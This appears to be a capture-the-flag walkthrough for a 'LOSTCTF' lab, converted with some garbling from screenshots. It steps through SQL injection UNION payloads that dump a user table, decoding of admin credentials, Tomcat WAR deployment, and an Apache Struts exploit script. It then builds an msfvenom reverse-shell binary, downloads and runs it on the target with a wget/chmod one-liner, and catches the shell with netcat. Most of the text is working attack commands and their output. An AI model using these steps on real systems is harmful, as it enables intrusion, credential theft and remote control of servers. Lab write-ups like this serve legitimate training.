e99f33420f577ee8ce54b67080280d1ec69821bcb6a8839396f9652b6ff72a70
```

Each of these blocks has MD5 hash 79054025255fb1a26e4bc422aef54eb4. Ben Laurie has a nice website that [visualizes this MD5 collision](#). For a non-technical, though slightly outdated, introduction to hash functions, see Steve Friedle's [Illustrated Guide](#).

## TASK 10

This task player need to know about post and get request in web server so player can use the php bypassing method or task hint then player can using the web site using burp suite tool and create post request with the secret key name



**Or player can using this method to find the flag**

```
curl -X POST --data "lost1Wallet=1" http://10.10.2.3/wallet.php
```

## Task 11

Go to this web address and check the web site contend so attacker can identified the web server and database server then attacker need to know about sql injection attack cheats and method queries, next part attacker attack the web database server via search box the attacker can access the user table and find the next part flag

<http://159.65.10.214/?search=&submit=Search>

using this query like that (you can use any other queries do you know)

**hammer' UNION (SELECT TABLE\_NAME, TABLE\_SCHEMA, 3, 4 FROM information\_schema.tables);--**

**hammer' UNION (SELECT \* from user); --**

pma_tracking	phpmyadmin	3	4
pma_userconfig	phpmyadmin	3	4
pma_usergroups	phpmyadmin	3	4
pma_users	phpmyadmin	3	4
products	sqlinhardware	3	4
user	sqlinhardware	3	4
host_summary	sys	3	4
host_summary_by_file_io	sys	3	4
host_summary_by_file_io_type	sys	3	4

**hammer' UNION (SELECT \* from user); --**

LOST WALLET Stock Market Database Portal			
hammer' UNION (SELECT TABLE_NAME, TABLE_SCHEMA, 3, 4 FROM information_schema.tables);--			Search
Name	Description	Cost	Availability
Claw Nail Hammer	PGP GLASS CEYLON PLC	20	50
Brick Hammer	LANKEM CEYLON PLC	23	50
Brick Hammer	E M L CONSULTANTS LIMITED	23	50
Lirette	Katie	klirette94	5755652
Anderson	John	janderson	5456456
Smith	John	smith	754554545
LOST	WALLET	FLAG	LOSTCTF( My5qL Injecti0n Ch3at)
7;cUUH#Rk>Df,	YXNjaWk4NQ==	<+oue+DGm>@3AQkATC0SD.Pcfj=U+ZD/lnJ=Q	<+oue+DGm>@3ABTFjuPDEb%5jJ=U+ZD/llC0gO'KSH

## TASK 12



Name	Description	Cost	Availability
Claw Nail Hammer	PGP GLASS CEYLON PLC	20	50
Brick Hammer	LANKEM CEYLON PLC	23	50
Brick Hammer	E M L CONSULTANTS LIMITED	23	50
Lurette	Katie	klirette94	5755652
Anderson	John	janderson	5456456
Smith	John	smith	754554545
LOST WALLET	FLAG		LOSTCTF{ My5qL Injecti0n Ch3at}
7;cUUH#Rk>Df,	YXNjaWk4NQ==	<+oue+DGm>@3AQkATC0SD,PcfJ=U+ZD/!nIJ=RfkDIakhBPDN1B1bD**AcKfF*DPCA3/_#SRH&GB15[\5iR<b	<+oue+DGm>@3ABTFjuPDEb%5Jl=U+ZD/!lC0gO'KSH

Decrypting the last encoded row

**Cryptii** Happy Pride

VIEW  
Ciphertext

ENCODE DECODE  
Ascii85

VIEW  
Plaintext



<+oue+DGm>@3AQkATC0SD,PcfJ=U+ZD/!nIJ=RfkDIakhBPDN1B1bD\*\*AcKfF\*DPCA3/\_#SRH&GB15[\5iR<b

VARIANT  
Original

→ Decoded 68 bytes

This is a UserName:"admin" and  
This is a Password:"admin21@"

Logging in





## Task 13 -

The screenshot shows the Apache Tomcat Manager web interface in a browser. The address bar shows the URL `159.65.10.214:8080/manager/html`. The interface is divided into several sections:

- Deploy**: This section contains fields for "Context Path (required)", "XML Configuration file path", and "WAR or Directory path". Below these fields is a "Deploy" button. There is also a section for "WAR file to deploy" with a "Browse..." button and a "Deploy" button.
- Configuration**: This section includes a "Re-read TLS configuration files" button.
- Diagnostics**: This section includes a "Find leaks" button and a "Check to see if a web application has a..." button.
- Server Information**: This section displays various system details.

A "File Upload" dialog box is open over the "Deploy" section, showing the file selection process. The dialog box displays the following files:

Name	Date modified	Type	Size
struts2-portlet.war	5/5/2016 4:20 PM	WAR File	13,093 KB
struts2-rest-showcase.war	5/5/2016 4:20 PM	WAR File	8,657 KB
struts2-showcase.war	5/5/2016 4:20 PM	WAR File	14,950 KB

The "File name" field in the dialog box is set to `struts2-rest-showcase.war`. The "Open" button is visible.

At the bottom of the page, the copyright notice reads: "Copyright © 1999-2021, Apache Software Foundation".

## Task 14

Run the Python Script and try to receive a HTTP request to your attacking machine.

```
python 42627.py http://159.65.10.214:8080/struts2-rest-showcase/orders/4 "wget  
http://192.168.1.103/file"
```

Setup a netcat listener to check if the script is working

```
listening on [any] 80 ...  
connect to [192.168.42.171] from (UNKNOWN) [192.168.42.97] 56654  
GET /file HTTP/1.1  
User-Agent: Wget/1.17.1 (linux-gnu)  
Accept: */*  
Accept-Encoding: identity  
Host: 192.168.42.171  
Connection: Keep-Alive
```

What is the CVE Number of the Apache Struts Vulnerability?

This can be found inside the provided exploit

## Task 15

Creating the payload

```
(kali@kali)-[~]  
$ sudo msfvenom -p linux/x86/shell_reverse_tcp -f elf LHOST=112.135.85.234 LPORT=443 -o /var/www/html/reverse  
[sudo] password for kali:  
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 68 bytes  
Final size of elf file: 152 bytes  
Saved as: /var/www/html/reverse
```

Hosting payload in the apache2 server

```
(kali@kali)-[~]  
$ service apache2 start
```

```
(kali@kali)-[~]
$ wget 192.168.1.103/reverse
--2021-11-11 08:00:34-- http://192.168.1.103/reverse
Connecting to 192.168.1.103:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 152
Saving to: 'reverse'

reverse 100%[====>] 152 --KB/s in 0s

2021-11-11 08:00:34 (26.6 MB/s) - 'reverse' saved [152/152]
```

## Task 16

Setting up the net-cat listener to capture the reverse shell

```
(kali@kali)-[~]
$ nc -nvlp 443

listening on [any] 443 ...
```

Executing the payload

# *python 42627.py http://159.65.10.214:8080/struts2-rest-showcase/orders/3 "cd /dev/shm && wget http://192.168.42.171/reverse && chmod +x reverse && ./reverse"*

```
(kali@kali)-[~/Desktop/ISP]
$ python 42627.py http://159.65.10.214:8080/struts2-rest-showcase/orders/3 "cd /dev/shm && wget http://192.168.42.171/reverse && chmod +x reverse && ./reverse"
<doctype html><html lang="en"><head><title>HTTP Status 500 - Internal Server Error</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;}
h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .l
ine {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 500 - Internal Server Error</h1><hr class="line" /><p><b>Type</b>
Exception Report</p><p><b>Message</b> com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data : com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64
Data</p><p><b>Description</b> The server encountered an unexpected condition that prevented it from fulfilling the request.</p><p><b>Exception</b></p><p><b>org.apa
m.thoughtworks.xstream.converters.ConversionException: com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data : com.sun.xml.internal.bind.v2.runtime.un
marshaller.Base64Data
Debugging information
message : com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data
cause-exception : com.thoughtworks.xstream.mapper.CannotResolveClassException
cause-message : com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data
class : jdk.nashorn.internal.objects.NativeString
required-type : jdk.nashorn.internal.objects.NativeString
converter-type : com.thoughtworks.xstream.converters.reflection.ReflectionConverter
path : @47;map@47;entry@47;jdk.nashorn.internal.objects.NativeString@47;value
line number : 6
class[1] : java.util.HashMap
converter-type[1] : com.thoughtworks.xstream.converters.collections.MapConverter
version : 1.4.8

com.thoughtworks.xstream.core.TreeUnmarshaller.convert(TreeUnmarshaller.java:79)
com.thoughtworks.xstream.core.AbstractReferenceUnmarshaller.convert(AbstractReferenceUnmarshaller.java:65)
com.thoughtworks.xstream.core.TreeUnmarshaller.convertAnother(TreeUnmarshaller.java:66)
com.thoughtworks.xstream.core.TreeUnmarshaller.convertAnother(TreeUnmarshaller.java:50)
com.thoughtworks.xstream.converters.collections.AbstractCollectionConverter.readItem(AbstractCollectionConverter.java:71)
com.thoughtworks.xstream.converters.collections.MapConverter.populateMap(MapConverter.java:106)
com.thoughtworks.xstream.converters.collections.MapConverter.populateMap(MapConverter.java:98)
com.thoughtworks.xstream.converters.collections.MapConverter.populateMap(MapConverter.java:92)
com.thoughtworks.xstream.converters.collections.MapConverter.unmarshal(MapConverter.java:87)
com.thoughtworks.xstream.core.TreeUnmarshaller.convert(TreeUnmarshaller.java:72)
com.thoughtworks.xstream.core.AbstractReferenceUnmarshaller.convert(AbstractReferenceUnmarshaller.java:65)
com.thoughtworks.xstream.core.TreeUnmarshaller.convertAnother(TreeUnmarshaller.java:66)
com.thoughtworks.xstream.core.TreeUnmarshaller.convertAnother(TreeUnmarshaller.java:50)
com.thoughtworks.xstream.core.TreeUnmarshaller.start(TreeUnmarshaller.java:134)
com.thoughtworks.xstream.core.AbstractTreeMarshallingStrategy.unmarshal(AbstractTreeMarshallingStrategy.java:32)
com.thoughtworks.xstream.XStream.unmarshal(XStream.java:1206)
com.thoughtworks.xstream.XStream.unmarshal(XStream.java:1190)
com.thoughtworks.xstream.XStream.fromXML(XStream.java:1120)
org.apache.struts2.rest.handler.XStreamHandler.toObject(XStreamHandler.java:45)
```

Now you should get a reverse shell on your net-cat listener

```
listening on [any] 443 ...  
connect to [192.168.42.171] from (UNKNOWN) [192.168.42.97] 35934  
█  
elapsed time:
```